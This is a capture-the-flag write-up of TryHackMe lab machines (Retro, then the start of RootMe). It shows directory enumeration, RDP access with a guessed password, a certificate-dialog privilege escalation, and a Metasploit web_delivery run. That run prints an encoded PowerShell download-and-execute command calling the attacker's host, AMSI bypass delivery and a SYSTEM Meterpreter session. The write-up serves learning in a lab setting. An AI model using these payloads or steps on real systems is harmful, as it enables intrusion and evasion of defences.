
Now if we access this ip via a browser we can see there is a website up. If we look at the title of the page we can see it's an 'IIS Windows Server';



Let's do some fuzzing with a fuzz list. I get these results when I run gobuster on the target;


```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.61.55 -w /usr/share/wordlists/dirbuster/directories.jbrofuzz -t 40
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.61.55
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/dirbuster/directories.jbrofuzz
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
[ERROR] parse "http://10.10.61.55/%": invalid URL escape "%"
/.                    (Status: 200) [Size: 703]
/??                   (Status: 200) [Size: 703]
/^                    (Status: 200) [Size: 703]
/retro                (Status: 301) [Size: 148] [--> http://10.10.61.55/retro/]
/Retro                (Status: 301) [Size: 148] [--> http://10.10.61.55/Retro/]
Progress: 58688 / 58689 (100.00%)
===============================================================
Finished
===============================================================
```

I checked out the hidden directory and got to learn more about our author;




I find out his password by the hint that was given here, this was also one of my favorite movies as well;

Then I remmina to RDP into the desktop now that I know the username and password;




We open a txt file left on the desktop and we get;




Breaching the Control Room


My VM was glitched and I could not look at the users internet history so I needed to use the hints;




We also have this other tool sitting on our desktop;




I am going to run the exploit for this task, first I open the tool on the desktop. Then I click *Show more details > Show information about the publisher's certificate > VeriSign Commercial Software Publishers CA;*




This is going to try to open the web browser, but if we hit ctrl+s we will get a file system;



Now if we type cmd into the file Path search bar we will get an escalated terminal;




Now we will navigate to C:/Users/Administrator/Desktop/root.txt and take a look inside(I learned I had no clue how to read txt in windows so after a bit of googling I found my way;



Adoption into the Collective

Now we are going to use Metasploit to attack the same machine knowing that Windows Defender is on the target. First we use web delivery;



We will then look at what target number PSH is which is 2;

```
msf6 exploit(multi/script/web_delivery) > show targets

Exploit targets:
================

    Id  Name
    --  ----
    0   Python
    1   PHP
⇒   2   PSH
    3   Regsvr32
    4   pubprn
    5   SyncAppvPublishingServer
    6   PSH (Binary)
    7   Linux
    8   Mac OS X


msf6 exploit(multi/script/web_delivery) >
```


I followed all the instructions and keep getting this response;

```
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an
                                       address on the local machine or 0.0.0.0 to listen on all addresses
                                       .
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.61.55      yes       The listen address (an interface may be specified)
   LPORT  3389             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   PSH


View the full module info with the info, or info -d command.

msf6 exploit(multi/script/web_delivery) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/script/web_delivery) > run

[-] Exploit failed: python/meterpreter/reverse_tcp is not a compatible payload.
[*] Exploit completed, but no session was created.
```

So I change the approach and set the payload as a reverse http;

```
msf6 exploit(multi/script/web_delivery) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started HTTP reverse handler on http://10.0.2.15:3389
[*] Using URL: http://10.0.2.15:8080/C3ed469ehio
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUw
BlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwA
GUAXQA6ADoAVABsAHMAMQAyADsAJABtAHEAZgAyAD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQA
OwBpAGYAKABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBQAHIAbwB4AHkAXQA6ADoARwBlAHQARABlAGYAYQB1AGwAdABQAHIAbwB
4AHkAKAApAC4AYQBkAGQAcgBlAHMAcwAgAC0AbgBlACAAJABuAHUAbABsACkAewAkAG0AcQBmADIALgBwAHIAbwB4AHkAPQBbAE4AZQB0AC
4AVwBlAGIAUgBlAHEAdQBlAHMAdABdADoAOgBHAGUAdABTAHkAcwB0AGUAbQBXAGUAYgBQAHIAbwB4AHkAKAApADsAJABtAHEAZgAyAC4AU
AByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbAB7AD0AWwBOAGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6
AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGU
AdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMA
AuADIALgAxADUAOgA4ADAAOAAwAC8AQwAzAGUAZAA0ADYAOQBlAGgAaQBvAC8ASAB6AFgAdgBrAGEAZQBBACcAKQApADsASQBFAFgAIAAoA
CgAbgBlAHcALQBvAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4A
ZwAoACcAaAB0AHQAcAA6AC8ALwAxADAALgAwAC4AMgAuADEANQA6ADgAMAA4ADAALwBDADMAZQBkADQANgA5AGUAaABpAG8AJwApACkAOwA
=
```


Now I go back to the host and I run this command;




We will see a Shell spawned;

```
msf6 exploit(multi/script/web_delivery) > [*] 10.10.61.55      web_delivery - Delivering AMSI Bypass (1378
bytes)
[*] 10.10.61.55      web_delivery - Delivering Payload (4096 bytes)
[*] 10.10.61.55      web_delivery - Delivering AMSI Bypass (1391 bytes)
[*] 10.10.61.55      web_delivery - Delivering Payload (4075 bytes)
[*] 10.10.61.55      web_delivery - Delivering AMSI Bypass (1400 bytes)
[*] 10.10.61.55      web_delivery - Delivering Payload (4058 bytes)
[!] http://10.2.9.196:443 handling request from 10.10.61.55; (UUID: rtqnodf6) Without a database connected
that payload UUID tracking will not work!
[*] http://10.2.9.196:443 handling request from 10.10.61.55; (UUID: rtqnodf6) Staging x86 payload (176732 b
ytes) ...
[!] http://10.2.9.196:443 handling request from 10.10.61.55; (UUID: rtqnodf6) Without a database connected
that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (10.2.9.196:443 → 10.10.61.55:49869) at 2024-03-26 02:56:14 -0400

msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Success





Task 3; RootMe - https://tryhackme.com/room/rrootme

Reconnaissance

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap 10.10.43.49
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-27 21:26 EDT
Nmap scan report for 10.10.43.49
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 16.20 seconds

┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV 10.10.43.49
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-27 21:27 EDT
Nmap scan report for 10.10.43.49
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.87 seconds
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u 10.10.43.49 -w /usr/share/wordlists/dirb/small.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.43.49
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/css                 (Status: 301) [Size: 308] [--> http://10.10.43.49/css/]
/js                  (Status: 301) [Size: 307] [--> http://10.10.43.49/js/]
/panel               (Status: 301) [Size: 310] [--> http://10.10.43.49/panel/]
/uploads             (Status: 301) [Size: 312] [--> http://10.10.43.49/uploads/]
Progress: 959 / 960 (99.90%)
===============================================================
Finished
===============================================================
```

We found /panel

Getting a Shell

